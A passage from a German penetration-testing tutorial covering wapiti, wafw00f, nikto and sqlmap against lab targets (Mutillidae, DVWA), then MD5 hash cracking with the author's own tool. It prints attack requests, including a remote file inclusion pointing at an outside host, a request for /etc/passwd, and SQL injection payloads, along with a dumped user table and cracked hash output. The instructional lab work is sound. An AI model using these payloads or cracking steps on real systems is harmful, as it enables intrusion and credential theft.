http://192.168.1.152/mutillidae/index.php via injection in the
parameter page
Evil request:
  GET /mutillidae/index.php?
  page=https%3A%2F%2Fwapiti3.ovh%2Fe.php&username=anonymous
  HTTP/1.1
  Host: 192.168.1.152
---
Linux local file disclosure vulnerability in
http://192.168.1.152/mutillidae/index.php via injection in the
parameter page
Evil request:
  GET /mutillidae/index.php?
  page=%2Fetc%2Fpasswd&username=anonymous HTTP/1.1
  Host: 192.168.1.152
---
^C
Attack process was interrupted. Do you want to:
    r) stop everything here and generate the (R)eport
    n) move to the (N)ext attack module (if any)
    q) (Q)uit without generating the report
    c) (C)ontinue the current attack
? q

Attack process interrupted. Scan will be resumed next time
unless you specify "--flush-attacks" or "--flushsession".
```

Mit `-u` spezifizieren wir in der einfachsten Variante die URL, die gescannt werden soll.

Das Tool beherrscht eine Menge automatisierter Tests für verschiedenste Sicherheitslücken. Eine List der Module bzw. Tests können Sie sich mit wapiti --list-modules anzeigen lassen:

```
Oops! No translations found for your language... Using english.
Please send your translations for improvements.
================================================================
Wapiti-3.0.3 (wapiti.sourceforge.io)
[*] Available modules:
  backup
  blindsql (default)
  buster
  crlf
  delay
  exec (default)
  file (default)
  htaccess
  methods
  nikto
  permanentxss (default)
  redirect (default)
  shellshock
  sql (default)
  ssrf (default)
  xss (default)
  xxe
```

Einige werden standardmäßig getestet und andere müssen über den Schalter -m aktiviert werden. Außerdem beherrscht der Scanner es sich über TOR oder Proxyserver zu verbinden und vieles mehr. Sie sollten sich unbedingt die Manpage ansehen.

wapiti braucht ein wenig Zeit die URL zu crawlen bevor er loslegt. Daher ist etwas Geduld gefragt. Außerdem erkennen Scanner nicht alle möglichen Sicherheitslücken. Nur weil wapiti nichts findet, muss eine Seite noch lange nicht sicher sein. Vor allem WAF-Systeme blocken viele bekannte Standardmuster und damit auch die meisten Versuche der Scanner.

Daher sehen wir uns einmal an, wie wir diese erkennen können...

WAFw00f

...ist ein Scanner, der dazu dient, bekannte WAF-Systeme zu erkennen.

Die Benutzung ist denkbar einfach:

```
mark@kali:~$ wafw00f https://www.shopify.de

        ~ WAFW00F : v2.1.0 ~
  The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://www.shopify.de
[+] The site https://www.shopify.de is behind Cloudflare
(Cloudflare Inc.) WAF.
[~] Number of requests: 2
```

Auch diese Scanner können sich irren und man muss wie überall die Ergebnisse mit eigenen Beobachtungen vergleichen. Vertrauen Sie im Zweifelsfall lieber Ihrem Instinkt oder prüfen Sie die Ergebnisse doppelt und dreifach nach, wenn etwas für Sie nicht stimmig wirkt!

Nikto

...ist ein weiterer Scanner. Es ist zwar möglich damit auch XSS- oder SQLi-Tests durchzuführen allerdings ist das etwas umständlich. Dafür liefert nikto schnell und einfach einige Infos zur Konfiguration des Webservers und eventuell vorhandenen oder eben nicht vorhandenen allgemeinen Schutzmechanismen. Und genau dafür setze ich dieses Tool in der Regel auch ein. Für diverse andere Angriffe gibt es spezialisierte Tools, die deutlich bessere Ergebnisse bringen.

Bei meinem Test habe ich auch festgestellt, dass nikto den Server deutlich weniger belastet als zB der mittlerweile aus den Repos genommene Scanner

Namens "Vega". Dies macht den Scan nicht leiser oder unauffälliger - lässt allerdings auch keine Kunden bei irgendwelchen Hotlines anrufen, weil die Performance einer Seite stark eingebrochen ist.

Der einfachste Scan ist der folgende:

```
user@kali:~$ nikto -host http://192.168.1.14/sqli_test
- Nikto v2.1.6

---------------------------------------------------------------
-------------

+  Target IP:              192.168.1.14

+  Target Hostname:        192.168.1.14

+  Target Port:            80

+  Start Time:             2017-01-26 21:21:11 (GMT2)

---------------------------------------------------------------
-------------
```

```
+ Server: Apache/2.4.25 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can
  hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could
  allow the user agent to render the content of the site in a
  different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all
  possible dirs)
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Web Server returns a valid response with junk HTTP methods,
  this may cause false positives.
+ /sqli_test/login.php: Admin login page/section found.
+ 7535 requests: 0 error(s) and 6 item(s) reported on remote
  host
+ End Time: 2017-09-26 21:23:00 (GMT2) (109 seconds)
  ---------------------------------------------------------------
  ---------------
+ 1 host(s) tested
```

Mit -host wird die URL spezifiziert und nikto nimmt seinen Dienst auf. Die Server-Plattform und die Apache Version werden erkannt. Außerdem macht uns nikto darauf aufmerksam, dass einige Sicherheitseinstellungen an diesem Apache2-Server etwas nachlässig sind. Das ist allerdings oft der Fall und muss nicht viel heißen, außer dass mancher Programmierfehler nicht von zusätzlichen Mechanismen abgefedert wird.

Geschweige denn, dass es überhaupt Programmierfehler gibt, die die Seite verwundbar für einen bestimmten Angriff machen.

Außerdem liefert dieses Tool recht zuverlässig Informationen, wenn eine WAF (*Web Application Firewall*) auf dem Server eingesetzt wird.

Wie Sie aber schon zwischen den Zeilen herausgelesen haben, bin ich kein besonderer Freund dieser automatischen Scanner. Das liegt einfach an der Zuverlässigkeit. Meiner Erfahrung nach bringt ein ordentlich durchgeführter händischer Test immer bessere Ergebnisse.

Ein Scan in der Endphase des Tests kann allerdings den ein- oder anderen Vorschlag für einen Angriffsvektor zutage fördern, den Sie gar nicht auf dem Schirm hatten. Es gilt also immer zwischen dem Risiko entdeckt zu werden und dem Nutzen abzuwägen.

Daher nutze ich Scanner wie gesagt immer am Ende als Kontrolle für mich selbst ob ich was übersehen habe und als Inspiration für ein paar letzte Angriffe. Oftmals haben die gefundenen Sicherheitslücken nichts mit den Angriffen zu tun, die ich daraufhin teste. Die Scanergebnisse haben mich in vielen Fällen nur auf eine neue Idee gebracht und mir nur eine grobe Richtung gewiesen.

Sqlmap

...ist meine erste Wahl, wenn es darum geht, SQLi-Angriffe durchzuführen. Damit Sie aber dieser Stelle wieder mitarbeiten und alle weiteren Beispiele nachvollziehen können wechsle ich zu DVWA auf Metasploitable2. sqlmap automatisiert all das was wir vorhin händisch gemacht haben und vieles mehr.

Zunächst müssen wir mit `http://192.168.1.100/dvwa/` die Webseite aufrufen, wobei Sie die IP-Adresse natürlich abändern müssen in Ihrem Netzwerk. Zur Erinnerung: Sie können sich mit dem User msfadmin und dem Passwort msfadmin auf dem Metasploitable VPC einloggen und mit ifconfig die IP-Adresse abfragen.

Zunächst müssen wir uns in der DVWA-Seite einloggen. Das geschieht mit dem User admin und dem "besonders sicheren" Passwort password. Danach habe ich die Sicherheit auf "Low" gesetzt. Das machen Sie unter "DVWA Security" ziemlich weit unten auf der linken Seite.

Ich kann Ihnen an dieser Stelle nur empfehlen, alle Angriffe auf dem Level "Low" zu versuchen. Wenn Sie jeden der Angriffe geschafft haben, steigern Sie die Sicherheit auf "Medium" und Beginnen von vorne!

Nachdem wir uns die Test-Umgebung eingerichtet haben müssen wir ein Request an den Server abfangen und in einer Text-Datei speichern. Dazu schalten Sie die Intercept-Funktion der BurpSuite wieder ein. Dann wählen Sie auf der linken Seite "SQL-Injection" und tragen im dafür vorgesehen Feld eine beliebige Nummer als ID ein und senden das Formular ab. Zurück in BurpSuite kopieren den ganzen Text des Requests in einen Texteditor. Wichtig ist, dass es ein reiner Text-Editor ist und nicht Abiword oder Libreoffice! Ich verwende hier beispielsweise Mousepad. Danach speichere ich die Datei in mein Home-Verzeichnis als request.txt ab. Das erspart uns alle möglichen Parameter von Hand einzutragen und beugt somit auch gleich Tippfehlern vor!

```
mark@kali:~$ sqlmap -r request.txt -p id --dbs
```

```
                 ___
                __H__
 ___ ___[)]_____ ___ ___  {1.1.2#stable}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

```
[*] starting at 00:22:39
```

```
[00:22:39] [INFO]    parsing HTTP request from 'request.txt'

[00:22:39] [INFO]    testing connection to the target URL

[00:22:39] [INFO]    testing if the target URL is stable

[00:22:40] [INFO]    target URL is stable

[00:22:40] [INFO]    heuristics detected web page charset
                     'ascii'

[00:22:40] [INFO]    heuristic (basic) test shows that GET
                     parameter 'id' might be injectable
                     (possible DBMS: 'MySQL')

[00:22:40] [INFO]    heuristic (XSS) test shows that GET
                     parameter 'id' might be vulnerable to
                     cross-site scripting attacks

[00:22:40] [INFO]    testing for SQL injection on GET
                     parameter 'id' it looks like the back-
                     end DBMS is 'MySQL'. Do you want to skip
                     test payloads specific for other DBMSes?
                     [Y/n] Y for the remaining tests, do you
                     want to include all tests for 'MySQL'
                     extending provided level (1) and risk
                     (1) values? [Y/n] Y

[00:23:02] [INFO]    testing 'AND boolean-based blind - WHERE
                     or HAVING clause'

[00:23:02] [WARNING] reflective value(s) found and filtering
                     out

[00:23:03] [INFO]    testing 'AND boolean-based blind - WHERE
                     or HAVING clause (MySQL comment)'

... Ausgabe gekürzt

[00:23:22] [INFO] GET parameter 'id' is 'MySQL UNION query
  (NULL) - 1 to 20 columns' injectable
```

```
[00:23:22] [WARNING] in OR boolean-based injection cases,
  please consider usage of switch
  '--drop-set-cookie' if you experience any problems during
  data retrieval
  GET parameter 'id' is vulnerable.
  Do you want to keep testing the others (if any)? [y/N] N

sqlmap identified the following injection point(s) with a total
of 217 HTTP(s) requests: Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL
comment) (NOT)
  Payload: id=2' OR NOT 1427=1427#&Submit=Submit

  Type: error-based
  Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY
or GROUP BY clause (FLOOR)
  Payload:        id=2'        AND        ROW(6595,8063)>(SELECT
COUNT(*),CONCAT(0x716b6a7a71,(SELECT
(ELT(6595=6595,1))),0x7178707a71,FLOOR(RAND(0)*2))x        FROM
(SELECT 2311 UNION SELECT 5307 UNION SELECT 3243 UNION SELECT
7634)a GROUP BY x)-- ZzDE&Submit=Submit

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=2' AND SLEEP(5)-- xgZf&Submit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload:         id=2'         UNION         ALL         SELECT
CONCAT(0x716b6a7a71,0x50764a5452674c74464e6c6b50587479594d43616
c4b6944724c636a66766d424a4
e664a4d676c52,0x7178707a71),NULL#&Submit=Submit

[00:23:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
```

```
[00:23:27] [INFO] fetching database names
available databases [7]:

[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

Mit

`-r dateiname` ... legen wir die Datei fest, aus der sqlmap den Request beziehen soll,
`-p id` ..... legt fest, dass nur der Parameter id getestet werden soll (*nicht alle*) und
`--dbs` ..... erzeugt die Auflistung der Datenbanken auf die der User Zugriff hat.

Apropos User, schauen wir mal, als welcher User wir da auf der Datenbank angemeldet sind:

```
mark@kali:~$ sqlmap -r request.txt -p id --current-user
                    ___
                   __H__
             ___ ___[(]_____ ___ ___  {1.1.2#stable}
            |_ -| . [)]     | .'| . |
            |___|_  [(]_|_|_|__,|  _|
                  |_|V          |_|   http://sqlmap.org

... Ausgabe gekürzt

[01:14:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[01:14:36] [INFO] fetching current user
```

```
[01:14:37] [WARNING] reflective value(s) found and filtering out
current user: 'root@%'
```

Wir sind also root, das ist schlimm, aber noch schlimmer ist das @%, denn das bedeutet, dass sich `root` von überall einloggen darf. Also kommt man, wenn man das Passwort hat und der MySQL-Port an der Firewall freigegeben ist, auch mit `root` von jedem beliebigen Rechner auf die Datenbank. Das `root` das darf, kommt in der Praxis normalerweise nicht vor (*außer jemand ohne Ahnung hat einen V-Server oder Root-Server aufgesetzt*). Aber jeder andere Benutzer, der sich von einer beliebigen IP aus anmelden kann erlaubt es in der Regel die Datenbank sofort in einem Stück herunterzuladen. Ich überlasse es Ihnen in der sqlmap Dokumentation danach zu suchen, wie man den Passwort-Hash downloaded und gleich mit dem eingebauten Passwort-Knacker zu knacken versucht.

Als Nächstes wollen wir uns eine der Datenbanken näher ansehen:

```
mark@kali:~$ sqlmap -r request.txt -p id -D dvwa --tables
```

```
                 ___
                __H__
 ___ ___[)]_____ ___ ___  {1.1.2#stable}
|_ -| . ["]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org
```

... Ausgabe gekürzt

```
[01:22:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[01:22:22] [INFO] fetching tables for database: 'dvwa'
[01:22:22] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
```

```
+-----------+
| guestbook |
| users     |
+-----------+
```

Hierbei legt der Parameter

`-D datenbankname` ... fest welche Datenbank benutzt werden soll und
`--tables` ..... erzeugt eine Auflistung aller Tabellen dieser Datenbank.

Da wir es auf die Login-Daten abgesehen haben werden wir uns nun die Tabelle users vornehmen:

```
root@kali:~# sqlmap -r request.txt -p id -D dvwa -T users --dump

... Ausgabe gekürzt
[01:26:39] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)

web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[01:26:39] [INFO] fetching columns for table 'users' in database 'dvwa'
[01:26:39] [WARNING] reflective value(s) found and filtering out
[01:26:39] [INFO] fetching entries for table 'users' in database 'dvwa'
[01:26:39] [INFO] analyzing table dump for possible password hashes
[01:26:39] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with
other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] N
Database: dvwa
```

```
Table: users
[5 entries]

+---------+---------+-------------+----------------------------------+-----------+-----------+
| user_id | user    | avatar      | password                         | last_name | first_name
|
+---------+---------+-------------+----------------------------------+-----------+-----------+
| 1       | admin   | admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 | admin     | admin     |
| 2       | gordonb | gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown     | Gordon    |
| 3       | 1337    | 1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b | Me        | Hack      |
| 4       | pablo   | pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso   | Pablo     |
| 5       | smithy  | smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith     | Bob       |
+---------+---------+-------------+----------------------------------+-----------+-----------+
```

Hier schlägt uns sqlmap vor, die Hashes in eine separate Datei zu extrahieren. Dies wird benötigt, um die Hashes mit rcrack, hashcat oder ähnlichen Tools zu knacken. Danach werden wir gefragt, ob wir die Passwörter mit dem mitgelieferten Wörterbuch knacken wollen. Wir hätten sogar die Option ein eigenes Wörterbuch zu definieren.

Ich verneine dies aber beides an dieser Stelle, weil ich dazu ein von mir entwickeltes Tool verwenden möchte. Außerdem werde ich an dieser Stelle auf einen echten Dump zurückgreifen, den ich bei Sicherheitstests für einen Kunden gezogen habe. Darin befinden sich mehr als 17.000 Passwörter, die mit md5 gehasht wurden.

Zuvor will ich jedoch kurz auf den zweiten SQL-Injection Punkt in DVWA eingehen. Die sogenannte Blind oder Blind Boolean SQL-Injection. Hierbei können die Daten nicht direkt mit geschickt gestalteten SQL-Anfragen herausgeschmuggelt werden, sondern müssen erraten werden. Daher also das Blind. In dem Fall wird anhand von Veränderungen im Verhalten oder der Reaktionszeit der Seite versucht zu erraten ob ein SQL-Befehl klappt oder nicht. Als Boolean werden Wahrheitswerte in der Programmierung bezeichnet. Diese Datentypen können nur einen Wert für Wahr oder Falsch annehmen. Setzt man das blinde Raten und die

Wahrheitswerte in Bezug, kommt man also auf ein Ratespielchen mit Ja/Nein - Fragen und genau das ist es, was dieser Angriff macht!

In leichter lesbare Form übersetzt kann man sich das wie folgt vorstellen:

```
Hat das Ergebnis von der Abfrage 1 Zeichen -> NEIN
Hat das Ergebnis von der Abfrage 2 Zeichen -> JA
Ist das erste Zeichen des Ergebnisses 1 -> NEIN
Ist das erste Zeichen des Ergebnisses 2 -> JA
Ist das zweite Zeichen des Ergebnisses 1 -> NEIN
Ist das zweite Zeichen des Ergebnisses 2 -> NEIN
... usw.
Ist das zweite Zeichen des Ergebnisses 7 -> JA

ERGEBNIS: 27
```

Wie Sie sich vorstellen können, ist dies weder effizient noch schnell aber unter Umständen die einzige Variante, die funktioniert. Wie auch bei dem Beispiel mit den 17.000 Logindaten - hier sind über mehrere Tage lang die Felder Buchstabe für Buchstabe und Ziffer für Ziffer hereingetröpfelt. In dieser Zeit müssen das zig Milliarden von Anfragen gewesen sein und die Log-Datei müsste astronomische Ausmaße angenommen haben. Dennoch ist das niemanden aufgefallen, da scheinbar niemand die Server-Logs oder Zugriffsprotokolle kontrollierte.

Wenn Sie bei einem Angriff dieses Verhalten feststellen, dann wundern Sie sich nicht. Sie können den Vorgang aber etwas beschleunigen indem Sie mit --threads 4 beispielsweise 4 Verbindungen verwenden, um 4 Zeichen gleichzeitig abzuprüfen. Hierbei können Sie die Nummer natürlich so niedrig oder hoch wählen, wie es der Server und ihre Leitung zulassen.

Wenn Sie bei einem Versuch keinen Treffer feststellen, Sie allerdings aufgrund eigener Tests sicher wissen, dass der Parameter angreifbar ist, dann können Sie mit --level 5 und --risk 3 die Anzahl der Tests und die Aggressivität von sqlmap auf das Maximum steigern. Natürlich gingen auch geringere Werte. Dadurch dauert der Testdurchlauf länger und hinterlässt auch viel mehr Log-Zeilen am Server. Sie können für level die Werte von 1-5 und für risk die Werte von 1-3 verwenden. Alles Weitere entnehmen Sie bitte der Dokumentation!

Glücklicherweise gibt es in so gut wie jeder Sprache vorgefertigte Funktionen, die es erlauben SQL-Zeichen auszufiltern bzw. zu quoten und so derartigen Angriffen vorbeugen. Als Programmierer steht man allerdings

vor dem Problem, dass man beispielsweise 1.000 SQL-Abfragen absichern muss - der Angreifer hingegen muss nur die eine finden, bei der der Programmierer dies vergessen hat.

Ein anderer Weg wäre es, auf Datenbanken zu verzichten. Viele Dinge können auch einfach in Text-Dateien gespeichert werden. Je nach Projekt kann dies durchaus Sinn machen.

Die Automatik von sqlmap arbeitet nicht in allen Fällen korrekt! Daher ist es für einen Angreifer unerlässlich, sich mit SQL zu beschäftigen und diese Sprache zu beherrschen um sqlmap mit einem passenden Prefix-Wert auf die Sprünge zu helfen falls nötig. Oftmals würden die Angriffs-methoden funktionieren - der Angriff scheitert aber daran, dass sqlmal das SQL-Kommando nicht syntaktisch korrekt schließen kann. Wie schon mehrmals in dem Buch gezeigt, muss man teilweise nacharbeiten, um einen Angriff zum Laufen zu bringen.

Passwort-Hashes knacken

Zuerst wollen wir klären, was ein Passwort-Hash eigentlich ist. Dieser Hash ist das Ergebnis einer Berechnung, die nur in eine Richtung funktioniert. Die bekanntesten Vertreter kryptografischer Hash-Algorithmen sind MD5 und SHA-1. Hierbei werden einige Anforderungen an eine Hash-Funktion gestellt, wenn diese zum Speichern von Passwörtern eingesetzt werden soll:

1. Es soll nicht möglich sein aus dem Hash wieder den Klartext zu errechnen. Zumindest nicht in einer angemessenen Zeit.

2. Der Grad der Veränderung darf sich nicht im Hash-Wert widerspiegeln - sprich eine kleine oder große Änderung im Klartext soll immer zu einer umfangreichen Änderung im Hash-Wert führen.

3. Es darf keine zwei Klartext-Werte geben, die zum gleichen Hash-Wert führen. Dies wird auch als Kollisionssicherheit bezeichnet.

4. Die Komplexität der Klartext-Daten soll sich nicht vom Hash ableiten lassen.

5. Die Berechnung der Hash-Werte soll schnell sein.

6. Das Ergebnis muss reproduzierbar sein - sprich wenn man mehrmals den gleichen Text verschlüsselt muss auch jedes Mal der gleiche Hash dabei herauskommen.

Es gibt auch nicht kryptografische Hash-Funktionen, diese sind jedoch nicht zum Speichern von Passwörtern geeignet, weil unterschiedliche Werte den gleichen Hash erzeugen. Das führt dazu, dass man sich mit verschiedensten Passwörtern einloggen könnte, und erhöht die Chance, dass ein Passwort geknackt werden kann.

Sehen wir uns einmal MD5 genauer an und analysieren wie gut er sich als Passwort-Hash-Algorithmus eignet:

```
php > echo
md5("user")."\n".md5("usep")."\n".md5("user1")."\n\n".md5("0000
")."\n". md5("NaXgTu_23!aB-99");

ee11cbb19052e40b07aac0ca060c23ee        ->  user

56c4a862c1cdc9d70f7341e6e56b2a40        ->  usep

24c9e15e52afc47c225b757e7bee1f9d        ->  user1

4a7d1ed414474e4033ac29ccb8653d9b        ->  0000

650e73404c5fd43d619090d6c4dc6d71        ->  NaXgTu_23!aB-99
```

Ich habe dazu die interaktive PHP-Shell verwendet, die man mit php -a starten kann. Für diejenigen, die sich mit dem Lesen von dem PHP-Code schwertun habe ich den dazugehörigen Klartext hinter dem Hash-Wert ergänzt.

Punkt 1 und 5 werden wir betrachten, wenn wir die Passwörter knacken. Punkt 2 demonstriere ich mit dem Hash für user, usep und user1 - hier

wurde lediglich ein Buchstabe geändert bzw. ergänzt und dennoch sind die resultierenden Hash-Werte grundverschieden. So gut wie keine einzige Stelle in dem Hash-Werten stimmt überein! Punkt 4 ist ebenfalls erfüllt, wenn Sie die Hash-Werte von 0000 und NaXgTu_23!aB-99 vergleichen. Weder Hash-Länge noch Komplexität lassen auf die Länge oder Komplexität von dem Passwort schließen.

Aber wie knackt man nun ein verschlüsseltes Passwort, das man nicht entschlüsseln kann? Ganz einfach - man verschlüsselt verschiedenste Werte mit dem gleichen Algorithmus und vergleicht die Hashes miteinander. Stimmt der selbst erstellte Hash mit einem der Hashes überein, dann hat man einen Treffer.

CSVHashCrack

...können Sie unter https://sourceforge.net/projects/csvhashcracksuite/ downloaden. Das Tool wurde in PHP geschrieben, weil ich finde, dass PHP oft unterschätzt wird, und so kann ich zeigen, dass mit wenigen Zeilen ein leistungsfähiger Passwort-Knacker zu realisieren ist.

Ich will Ihnen an dieser Stelle kurz erklären wie csvhashcrack arbeitet um Ihnen die Vorgehensweise beim Knacken etwas näherzubringen:

Zuerst wird eine CSV-Datei, die von sqlmap erstellt wurde geladen und nach Hashes sortiert. Dabei entsteht eine Liste nach diesem Schema:

```
Hash1 -> id1;   username1;        email1;      hash1; ...

Hash2 -> id2;   username2;        email2;      hash2; ...
-> id4;         username4;        email4;      hash4; ...

Hash3 -> id3;   username3;        email3;      hash3; ...
```

Sie sehen also, dass ID 2 und 4 das gleiche Passwort verwenden. Dadurch muss ein Hash nur einmal geknackt werden so werden mit häufig

vorkommenden Passwörtern meist mehrere Accounts auf einmal geknackt und das spart Zeit.

Jetzt nimmt `CSVHashCrack` jede einzelne Zeile der Wortliste und verschlüsselt diese mit dem gewählten Algorithmus. Danach wird der soeben erstellte Hash in der CSV-Liste gesucht. Wenn ein Wort nun Hash1 ergibt, dann wurde das Passwort von ID 1 geknackt, ergibt ein Wort Hash2, dann wurde das Passwort von ID 2 und ID 4 geknackt. Nach einem Treffer fährt csvhashcrack mit der nächsten Zeile der Wortliste fort. So lange bis die ganze Wortliste abgearbeitet ist oder alle Passwörter geknackt wurden.

Sehen wir uns das einmal im Detail an:

```
mark@kali:~$ ./csvhashcrack.php -i test.csv -w rockyou.txt -c
14

INFO: Algorithm not set - using md5
INFO: Output-file not set - using test.csv.cracked
INFO: Delimiter-char not set - using ,
INFO: Enclosure-char not set - using "
INFO: Quotechar-char not set - using \

LOADING CSV: 17.227 LINES TOTAL
CHECKING WORDLIST: 14.344.391 LINES TOTAL

    0.00 % TESTED :: 1.11 % OF PW CRACKED :: 98 d 00 h 33 m 10
    s LEFT :: e10adc3949ba59abbe56e057f20f883e == 123456
    0.00 % TESTED :: 1.17 % OF PW CRACKED :: 83 d 00 h 16 m 35
    s LEFT :: 827ccb0eea8a706c4c34a16891f84e7b == 12345
    0.00 % TESTED :: 1.39 % OF PW CRACKED :: 55 d 08 h 11 m 03
    s LEFT :: 25f9e794323b453885f5181f1b624d0b == 123456789
    0.00 % TESTED :: 1.40 % OF PW CRACKED :: 41 d 12 h 08 m 17
    s LEFT :: 5f4dcc3b5aa765d61d8327deb882cf99 == password
    0.00 % TESTED :: 1.41 % OF PW CRACKED :: 33 d 04 h 54 m 38
    s LEFT :: f25a2fc72690b780b2a14e140ef6a9e0 == iloveyou
    0.00 % TESTED :: 1.47 % OF PW CRACKED :: 23 d 17 h 13 m 18
    s LEFT :: fcea920f7412b5da7be0cf42b8c93759 == 1234567
```

```
    0.00 % TESTED :: 1.52 % OF PW CRACKED :: 18 d 10 h 43 m 41
    s LEFT :: 25d55ad283aa400af464c76d713c07ad == 12345678
    0.00 % TESTED :: 1.53 % OF PW CRACKED :: 16 d 14 h 27 m 19
    s LEFT :: e99a18c428cb38d5f260853678922e03 == abc123
    0.00 % TESTED :: 1.56 % OF PW CRACKED :: 15 d 02 h 13 m 55
    s LEFT :: fc63f87c08d505264caba37514cd0cfd == nicole
    0.00 % TESTED :: 1.58 % OF PW CRACKED :: 13 d 20 h 02 m 45
    s LEFT :: aa47f8215c6f30a0dcdb2a36a9f4168e == daniel
    0.00 % TESTED :: 1.59 % OF PW CRACKED :: 11 d 01 h 38 m 12
    s LEFT :: 061fba5bdfc076bb7362616668de87c8 == lovely
      ... Ausgabe gekürzt
    99.49 % TESTED :: 53.09 % OF PW CRACKED :: 0 d 00 h 00 m 01
    s LEFT :: f463f6919a6090edef37777af295c308 == 001674
    99.51 % TESTED :: 53.09 % OF PW CRACKED :: 0 d 00 h 00 m 01
    s LEFT :: eadb5d3f3ab319fd3ddc9fc3e82552e1 == 001059
    99.75 % TESTED :: 53.10 % OF PW CRACKED :: 0 d 00 h 00 m 01
    s LEFT :: 2f0dbef4920bb260aea4e4e2fcc838dd == *11111

DONE IN 0 d 00 h 00 m 30 s!
```

Wow, in 30!!! Sekunden haben wir 17.227 Zeilen mit 14.344.391 Passwörtern abgeglichen. Das reicht als Beweis dafür, dass MD5 schnell arbeitet.

Diesen Dump nehme ich auch gern als Negativbeispiel, um zu zeigen, wie wichtig eine Passwort-Richtlinie eigentlich ist. Mehr als 53% aller Passwörter wurden in 30 Sekunden geknackt, weil auf dieser Webseite eben schwache Passwörter erlaubt waren. Mehr als 1% der Accounts hatten das grandiose Passwort 123456. Dieses Web-Portal hat keinerlei Mindestanforderungen an die Passwörter gestellt also keine Mindestlänge oder Mindestkomplexität für das Passwort von seinen Nutzern verlangt. Das dies ein schwerer Fehler ist und viele Leute nicht verstehen, wie wichtig sichere Passwörter sind, zeigt sich hier überdeutlich.

`-i` dateiname ..... legt die Dump-Datei fest
`-w` dateiname ..... spezifiziert die Wortliste
`-c` Spalten-Nummer ... legt fest, in welcher Spalte nach dem Hash-Werten gesucht wird

`-a` Algorithmus ..... würde die Hash-Funktion festlegen (*wobei MD5 der Vorgabe-Wert ist*)

Alle weiteren Parameter entnehmen Sie bitte csvhashcrack.php -h! Die restlichen Passwörter könnten dann mit dem Brutforce-Cracker csvhashbrutforce.php geknackt werden. Hierbei wird dann keine Wortliste verwendet, sondern jedes mögliche Passwort ausprobiert. Wie langsam das im Vergleich ist, zeigen die folgenden Beispiele:

```
user@elemantaryos:~$ ./csvbrutforce.php -i test.csv -l 4-6 -s alphaNumMix -c 14

INFO: Algorithm not set - using md5
INFO: Output-file not set - using test.csv.cracked
INFO: Delimiter-char not set - using ,
INFO: Enclosure-char not set - using "
INFO: Quotechar-char not set - using \

LOADING CSV: 17.227 LINES TOTAL

52.378.816.503 PASSWORDS TO TEST TOTAL
  0.000 % TESTED :: 0.06 % OF PW CRACKED :: 623 d 07 h 15 m 02
  s LEFT :: 4a7d1ed414474e4033ac29ccb8653d9b == 0000
  0.000 % TESTED :: 0.06 % OF PW CRACKED :: 196 d 07 h 11 m 32
  s LEFT :: 164500d002b98f88d1e1b2a806a792d9 == 0052
  0.000 % TESTED :: 0.07 % OF PW CRACKED :: 81 d 08 h 27 m 06 s
  LEFT :: a4e23b2609285cfd99de6d9832f21df1 == 0209
  0.000 % TESTED :: 0.08 % OF PW CRACKED :: 108 d 14 h 32 m 00
  s LEFT :: d2ac32e14d651b9ed03f26f845a11597 == 0300
  0.000 % TESTED :: 0.08 % OF PW CRACKED :: 108 d 13 h 49 m 59
  s LEFT :: 087c8abfaee44ebbf0c2871976a2ab18 == 0303
  0.000 % TESTED :: 0.09 % OF PW CRACKED :: 108 d 00 h 22 m 07
  s LEFT :: af60524461db23510568ba60bdfa6c46 == 0310
  0.000 % TESTED :: 0.09 % OF PW CRACKED :: 108 d 00 h 08 m 16
  s LEFT :: e3a958df39563a3bc9cbc53fc79dee52 == 0311
  0.000 % TESTED :: 0.10 % OF PW CRACKED :: 105 d 01 h 36 m 23
  s LEFT :: f9f157c2464b96f597ae159a34d76142 == 036a
```

```
  0.000 % TESTED :: 0.10 % OF PW CRACKED :: 79 d 03 h 55 m 50 s
  LEFT :: a9ca98f4c1f674af1ff2d79682bfd5cf == 0474
  0.000 % TESTED :: 0.11 % OF PW CRACKED :: 78 d 19 h 54 m 05 s
  LEFT :: c7868c615adbdf63410880824df5c609 == 0488
  0.000 % TESTED :: 0.12 % OF PW CRACKED :: 54 d 07 h 08 m 59 s
  LEFT :: c90b7f4378a55a9170642af29922cf5c == 0603
